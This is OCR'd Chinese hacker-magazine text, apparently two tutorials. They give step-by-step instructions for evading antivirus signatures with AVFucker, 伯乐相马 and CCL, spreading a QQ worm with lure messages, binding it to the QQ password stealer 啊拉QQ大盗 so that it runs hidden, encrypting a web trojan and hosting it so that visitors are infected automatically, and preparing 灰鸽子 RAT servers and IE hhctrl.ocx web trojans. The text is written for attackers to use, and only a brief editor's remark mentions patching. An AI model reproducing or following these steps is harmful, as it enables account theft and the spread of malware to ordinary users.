最下面的“信息”25283files就是会自动生成25283个文件，后面的648939KB就是总共生成文件的大小。最后一点是点击“开始”。可能有些读者是不明白他的原理，其实简单的说就是：把你所指定文件的区段逐个字节替换成00， 这样每个字节替换下去肯定会换到特征码上的黑软，特征码被换成了00 肯定就不会再被杀了。生成新的文件以后，就更新杀毒软件对此进行全面杀毒，剩下的不被杀的就是达到了（如图3）。




图3 卡巴斯基正在查杀刚才生成的病毒体

小建议

在查杀前首先升级病毒库后再执行，卡巴斯基以识别病毒能力强而著称，只要能通过其检测，一般来说都能躲过其它杀毒软件的查杀。

2. 伯乐相马自动修改特征码

此软件亦如上面的AVFucker汉化版一样的工作原理，但有一点不同的是，它不是把你所指定病毒文件的区段逐个字节替换成00，而是智能化地有选择改变里面的00。

注意：在打开伯乐相马之前一定要关闭杀毒软件，因为杀毒软件会误认为伯乐相马是病毒的（如图4）。




图4 Boler的使用界面

选择好QQ木马的路径还有生成路径以后，点击“生成样本”就可以自动改特征码了。

然后再用杀毒软件对其进行彻底的查杀。查杀后剩下的就是免杀病毒了。

3．最后来总结一下两个自动改特征码软件，这样方便读者有选择性地使用它们(如图5)。

软件名字	自动生成文件大小	免杀能力	适合使用环境
AVFucker 汉化版	巨大	超级强	几百K小病毒
伯乐相马	一般	一般	大于几百K的中大病毒

图5　两者之间的比较

好了，有了以上所示的图，相信读者都懂得有选择性地使用了。

三、木马的蠕虫传播

该文件的传播是用QQ来传染（如图6）。

这个QQ爱虫能通过最新版的QQ来传染，因为它已经把EXE扩展名改为PIF，执行起来是一样的。用这个QQ爱虫传染器的时候一定要把“诱导语句”给勾上，下载地址就是你的QQ啊拉大盗的地址，另一个地址就是填写QQ爱虫的地址。然后点击“生成爱虫服务端”。最后重复第一种病毒文件特征的自动修改从而达到免杀的效果。其工作原理与QQ尾巴病毒的类似。

三、文件的捆绑

此时把QQ啊拉大盗与QQ爱虫一起捆绑起来，本文要用到的是一个“永不被查杀的捆绑机”（如图7）。

选择好QQ啊拉大盗与QQ爱虫木马以后，“安装首次运行”选择为QQ啊拉大盗，“当首次结束再运行”QQ爱虫。“窗口运行状态”此项一定要选择上图所示的“隐藏”。最后点击“捆绑文件”就生成了最后的木马。




图7　永不被查杀的捆绑机的使用界面

四、网页木马的加密

本文介绍的是绝爱HELP控件网页木马预览版，关于它是怎么样结合病毒文件（此处的病毒文件为捆绑后的病毒文件）生成网页的木马就不再罗嗦了，网上有大把的教程。现在我已经生成好了，用绝爱HELP生成的木马包含两份文件，一个是*.TXT，一个是*.HTML。以记事本打开网页木马*.HTML并把里面的全部内容复制，然后粘贴到下面的“脚本加密与解密”文件中（如图8）。




图8　关键代码加密的过程

点击“ENCODE加密”，把加密后的文件全部代替*.HTML的内容。此时网页木马已经加密完成。然后把此网页木马上传到你的网络空间去，只要有人一访问*.HTML的文件，就会自动种上你设置好的啊拉QQ大盗了。




图6　QQ爱虫的使用界面

小提示

总共有四个文件需要传到之前自己申请的主页空间里，一个是QQ啊拉大盗生成的EXE木马，一个是QQ爱虫生成的EXE木马，还有两个分别是网友木马生的*.TXT与*.HTML文件。


最后，哪个读者还不明白的，可以到www.nohack.cn/bbs里提问，我会第一时间回答你的问题。

【本文中涉及到的QQ爱虫生成器、啊拉QQ大盗等工具，在光盘中均有收录】

编辑点评：经过上次读者的建议，作者这次的文章通俗易懂，读者只需要动动鼠标即可轻松完成，对于网页木马加密的方法觉得不妥，现在大多数杀毒软件都能轻松识别恶意网页。网页木马生成器大多是通过相关漏洞来完成自动种植工作的，只要及时打上补丁即可避免。

自己备份诺顿AntiVirus在线升级的病毒文件库

使用诺顿AntiVirus的LiveUpdate在线升级病毒库后，打开“系统盘符Program FilesCommon FilesSymantec SharedVirusDefs”目录，该目录下有几个以日期命名的文件夹，如“0216.023”、“0218.021”等，这些文件夹中存放的就是每次在线升级时下载的升级文件，备份其中日期最新的一个文件夹下的所有文件。重装AntiVirus后，将备份的这些文件拷贝到“系统盘符Program FilesCommon FilesSymantec SharedVirusDefsincoming”目录中，重新启动防火墙即可。



网页木马制作及利用全攻略

yizhigu [S.H.C]

从本文你可以学到：

1.如何修改灰鸽子的特征码

2.如何使用CCL修改内存中木马的特征

3.使用RealMedia Editor来制作恶意的rm文件

1.前言

网页木马从发展到现在已经相当流行了，可是如何选择一个好的网马以及躲避杀毒软件的查杀，却成为许多菜鸟朋友非常棘手的问题。特别是大家关注的网页木马的利用价值——怎样才能高效率地传播我们的网页木马？本文将就这些问题介绍一下方法和思路。

2.制作网页木马和免杀处理

现在的网页木马无非就是通过IE的漏洞来执行，所以我们必须选择一款针对性和成功率比较高的网页木马。经过多方测试，我觉得上传SP2的网页木马效果不错。它是利用hhctrl.ocx（帮助控件）的漏洞跨域写脚本文件并执行，针对多个未打补丁的Win系统版本。我用的是混客联盟的SP2网页木马生成器，选择好木马的路径和保存路径后就会生成网页木马的三个文件。一般木马的服务端比较大，所以有必要用下载者软件做个小型木马。

首先谈谈如何做木马服务端和下载者的免杀，我以灰鸽子和百世经纶下载者来做例子。在配置好无壳的鸽子服务端后，需要利用ResScope导出里面的资源文件maindll.dll（如图1）。

然后再导出maindll.dll的getkey.dll和hook.dll文件，这就是所谓的内存免杀。这里我推荐dll文件用ccl特征码定位器来做内存免杀，手动定位修改特征码直到杀毒软件不能在内存中查出病毒。




图1

打开ccl后，需要先设置一下。在设置的总体参数里选择好我们自定义的目录，接着利用文件里的“内存特征码”载入我们的dll文件。打开后双击第一个区段，这样就将修改这个区段的特征码，确定后我们就进入修改项目，然后保证在5秒时间内暂停，再用杀毒软件的内存查杀功能找出被杀的dll文件，记下文件名称，在文件信息里选中后继续在5秒内再暂停一次，再次使用内存查杀后记录下被查杀的dll文件后继续重复循环先前的操作，直到杀毒软件不能查杀为止（如图2、图3）。

